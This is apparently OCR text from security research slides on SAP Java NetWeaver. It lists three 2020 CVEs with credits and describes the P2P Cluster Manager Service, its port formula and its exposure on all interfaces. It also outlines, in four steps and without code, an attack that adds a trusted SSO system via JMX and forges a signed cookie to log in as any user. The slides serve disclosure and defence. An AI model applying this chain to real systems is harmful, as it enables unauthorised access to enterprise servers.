


Only one is enough...

Date	CVE	Title	Credit
04 July 2020	CVE-2020-6287	SAP SAP JAVA Unauthenticated execution of configuration tasks	Pablo Artuso
13 Oct 2020	CVE-2020-6364	OS Command Injection in Wily CA Introscope Enterprise Manage	Yvan Genuer
08 Dec 2020	CVE-2020-26829	Missing Authentication In SAP NetWeaver AS JAVA P2P Cluster Communication	Ignacio Favro




Only one is enough... P2P





Only one is enough... P2P


- Cluster Manager Service
- Introduce by default in SAP JAVA Netweaver 7.10
- Manage the communication between Java Server Process





Only one is enough... P2P

- Cluster Manager Service
- Introduce by default in SAP JAVA Netweaver 7.10
- Manage the communication between Java Server Process
- Normally only internal... but listening on all interfaces
- Port : $50020 + 100 * \langle nr \rangle + 5 * \langle node_number \rangle$






Only one is enough... P2P

- Cluster Manager Service
- Introduce by default in SAP JAVA Netweaver 7.10
- Manage the communication between Java Server Process


- N
 - P
1. Interact with jmx and method **J2EESO2Management**
 2. **Add a trusted system** for SSO ticket creation
 3. **Craft a cookie** with a valid signature
 4. Login as any existing user






Only one is enough... P2P

- Cluster Manager Service
- Introduce by default in SAP JAVA Netweaver 7.10
- Manage the communication between Java Server Process
- Normally only internal... but listening on all interfaces
- Port :






Only one is enough... P2P





Only one is enough... P2P



